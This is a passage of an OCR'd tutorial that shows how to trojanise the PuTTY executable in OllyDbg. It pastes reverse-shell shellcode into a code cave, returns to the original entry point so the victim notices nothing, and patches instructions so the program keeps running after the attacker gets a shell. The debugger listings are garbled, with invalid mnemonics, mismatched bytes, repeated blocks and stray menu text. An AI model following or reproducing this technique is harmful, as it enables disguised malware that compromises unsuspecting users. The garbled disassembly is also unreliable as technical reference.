
Copy the payload from notepad. This is the payload we are going to place in place of NOPs.




Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to program

start odbg110 root@kali: ~ Untitled - Notepad OllyDbg - putty2.exe ... 12:14 PM



Right click on the selected section -> Binary -> Binary paste.




We can see that the payload has been converted to the assembly instructions.




After the payload, we need to place the original entry point of the putty2.exe, so that the victim couldn't know that something fishy is being going on.







Here we have inserted the original entry point of the puutty.exe so that after the run of shellcode counter can return back to original executable scenario.




Here at the address there's a mnemonic of 'DEC ESI' which is required to be removed because after providing shell to the attacker, waitforsingleobject function waits indefinitely and the executable won't be able to run until connection was terminated.




Replace it with 'INC ESI' and replace upcoming 'INC ESI' with NOP.





And also replace CALL EBP at the end of shellcode with NOP to remove the restriction of matching the EBP value, or we can replace it with difference in ESP caused because of shellcode (ADD EBP,\$DIFF).



Copy the updated mnemonics to the executable and save the file (overwritten putty2.exe).

*** OllyDbg - putty2.exe - [CPU - main thread, module putty2]**

CPU - main thread, module putty2

```

004C7115 E9 004C7116 PUSH EBX
004C7116 5E PUSH ESI
004C7117 8B 79CC3F86 PUSH 88FCC79
004C7118 00 NOOP
004C711E 89E8 MOU EBX,ESP
004C7120 46 NOP
004C7121 5E PUSH ESI
004C7122 90 NOP
004C7123 FF30 PUSH DWORD PTR DS:[EAX]
004C7124 00 00871D60 PUSH 00871D60
004C7125 FFD5 CALL EBX
004C712C BB F985A256 MOU EBX,56A2B5F0
004C712D 00 009E8090 PUSH 009E8090
004C712E FFD5 CALL EBX
004C7136 9C 00 CMC AL,6
004C7137 75 05 JNZ SHORT putty2.004C7146
004C7138 BB 4713726F MOU EBX,6F721347
004C7139 00 00 PUSH EBX
004C7148 S3 PUSH EBX
004C7149 90 NOP
004C714A 90 NOP
004C714B 90 NOP
004C714C 90 NOP
004C714D 90 NOP
004C714E 90 NOP
004C714F -E9 0A82F0FF JMP putty2.0046F35E
004C7150 00 00 PUSH EBX
004C7151 88EC MOU ESP,ESP
004C7152 90 NOP
004C7153 90 NOP

```

Registers (FPU)

```

C0: 0000000000000000 ECX 0012FFB0
EDX 7C90E4FA4 nt!dll.KiFastSystemCallRet
ESP 0012FFC4
EBP 0012FFD0
SS 0012FFC0
ED1 7C910208 nt!dll.7C910208
EIP 004C7000 putty2.004C7000

```

Backup

Copy

Binary

Undo selection Alt+BkSp

Assemble Space

Label:

Comment:

Breakpoint

Run trace

New origin here Ctrl+Gray *

Go to

Follow in Dump

Search for

Find references to

View

Copy to executable Selection

Analysis

Bookmark

Appearance

FST 4020 Cond 1 0 0 0 Err 0 0 S P U O Z D I (E)

FCM 027F Pred NEAR,53 Mask 1 1 1 1 1 1 1 1

Address Hex dump R8C11

```

004C7115 00 00 00 00 00 00 00 00
004C7116 E9 12 43 00 00 00 00 00
004C7117 5E 12 43 00 00 00 00 00
004C7118 8B 79CC3F86 00 00 00 00 00 00
004C7119 00 00 00 00 00 00 00 00
004C711A 89E8 00 00 00 00 00 00 00 00
004C711B 00 00 00 00 00 00 00 00
004C711C 00 00 00 00 00 00 00 00
004C711D 00 00 00 00 00 00 00 00
004C711E 00 00 00 00 00 00 00 00
004C711F 00 00 00 00 00 00 00 00
004C7120 00 00 00 00 00 00 00 00
004C7121 00 00 00 00 00 00 00 00
004C7122 00 00 00 00 00 00 00 00
004C7123 00 00 00 00 00 00 00 00
004C7124 00 00 00 00 00 00 00 00
004C7125 00 00 00 00 00 00 00 00
004C7126 00 00 00 00 00 00 00 00
004C7127 00 00 00 00 00 00 00 00
004C7128 00 00 00 00 00 00 00 00
004C7129 00 00 00 00 00 00 00 00
004C712A 00 00 00 00 00 00 00 00
004C712B 00 00 00 00 00 00 00 00
004C712C 00 00 00 00 00 00 00 00
004C712D 00 00 00 00 00 00 00 00
004C712E 00 00 00 00 00 00 00 00
004C712F 00 00 00 00 00 00 00 00
004C7130 00 00 00 00 00 00 00 00
004C7131 00 00 00 00 00 00 00 00
004C7132 00 00 00 00 00 00 00 00
004C7133 00 00 00 00 00 00 00 00
004C7134 00 00 00 00 00 00 00 00
004C7135 00 00 00 00 00 00 00 00
004C7136 00 00 00 00 00 00 00 00
004C7137 00 00 00 00 00 00 00 00
004C7138 00 00 00 00 00 00 00 00
004C7139 00 00 00 00 00 00 00 00
004C713A 00 00 00 00 00 00 00 00
004C713B 00 00 00 00 00 00 00 00
004C713C 00 00 00 00 00 00 00 00
004C713D 00 00 00 00 00 00 00 00
004C713E 00 00 00 00 00 00 00 00
004C713F 00 00 00 00 00 00 00 00
004C7140 00 00 00 00 00 00 00 00
004C7141 00 00 00 00 00 00 00 00
004C7142 00 00 00 00 00 00 00 00
004C7143 00 00 00 00 00 00 00 00
004C7144 00 00 00 00 00 00 00 00
004C7145 00 00 00 00 00 00 00 00
004C7146 00 00 00 00 00 00 00 00
004C7147 00 00 00 00 00 00 00 00
004C7148 00 00 00 00 00 00 00 00
004C7149 00 00 00 00 00 00 00 00
004C714A 00 00 00 00 00 00 00 00
004C714B 00 00 00 00 00 00 00 00
004C714C 00 00 00 00 00 00 00 00
004C714D 00 00 00 00 00 00 00 00
004C714E 00 00 00 00 00 00 00 00
004C714F -E9 0A82F0FF JMP putty2.0046F35E
004C7150 00 00 00 00 00 00 00 00
004C7151 88EC MOU ESP,ESP
004C7152 90 NOP
004C7153 90 NOP
004C7154 90 NOP
004C7155 90 NOP
004C7156 90 NOP
004C7157 90 NOP
004C7158 90 NOP
004C7159 90 NOP
004C715A 90 NOP
004C715B 90 NOP
004C715C 90 NOP

```

Registers (FPU)

```

C0: 0000000000000000 ECX 0012FFB0
EDX 7C90E4FA4 nt!dll.KiFastSystemCallRet
ESP 0012FFC4
EBP 0012FFD0
SS 0012FFC0
ED1 7C910208 nt!dll.7C910208
EIP 004C7000 putty2.004C7000

```

Backup

Copy

Binary

Undo selection Alt+BkSp

Assemble Space

Label:

Comment:

Breakpoint

Run trace

New origin here Ctrl+Gray *

Go to

Follow in Dump

Search for

Find references to

View

Copy to executable Selection

Analysis

Bookmark

Appearance

FST 4020 Cond 1 0 0 0 Err 0 0 S P U O Z D I (E)

FCM 027F Pred NEAR,53 Mask 1 1 1 1 1 1 1 1

Address Hex dump R8C11

```

004C7115 00 00 00 00 00 00 00 00
004C7116 E9 004C7116 PUSH EBX
004C7117 5E PUSH ESI
004C7118 8B 79CC3F86 PUSH 88FCC79
004C7119 00 NOOP
004C711E 89E8 MOU EBX,ESP
004C7120 46 NOP
004C7121 5E PUSH ESI
004C7122 90 NOP
004C7123 FF30 PUSH DWORD PTR DS:[EAX]
004C7124 00 00871D60 PUSH 00871D60
004C7125 FFD5 CALL EBX
004C712C BB F985A256 MOU EBX,56A2B5F0
004C712D 00 009E8090 PUSH 009E8090
004C712E FFD5 CALL EBX
004C7136 9C 00 CMC AL,6
004C7137 75 05 JNZ SHORT putty2.004C7146
004C7138 BB 4713726F MOU EBX,6F721347
004C7139 00 00 PUSH EBX
004C7148 S3 PUSH EBX
004C7149 90 NOP
004C714A 90 NOP
004C714B 90 NOP
004C714C 90 NOP
004C714D 90 NOP
004C714E 90 NOP
004C714F -E9 0A82F0FF JMP putty2.0046F35E
004C7150 00 00 PUSH EBX
004C7151 88EC MOU ESP,ESP
004C7152 90 NOP
004C7153 90 NOP
004C7154 90 NOP
004C7155 90 NOP
004C7156 90 NOP
004C7157 90 NOP
004C7158 90 NOP
004C7159 90 NOP
004C715A 90 NOP
004C715B 90 NOP
004C715C 90 NOP

```

Registers (FPU)

```

C0: 0000000000000000 ECX 0012FFB0
EDX 7C90E4FA4 nt!dll.KiFastSystemCallRet
ESP 0012FFC4
EBP 0012FFD0
SS 0012FFC0
ED1 7C910208 nt!dll.7C910208
EIP 004C7000 putty2.004C7000

```

Backup

Copy

Binary

Undo selection Alt+BkSp

Assemble Space

Label:

Comment:

Breakpoint

Run trace

New origin here Ctrl+Gray *

Go to

Follow in Dump

Search for

Find references to

View

Copy to executable Selection

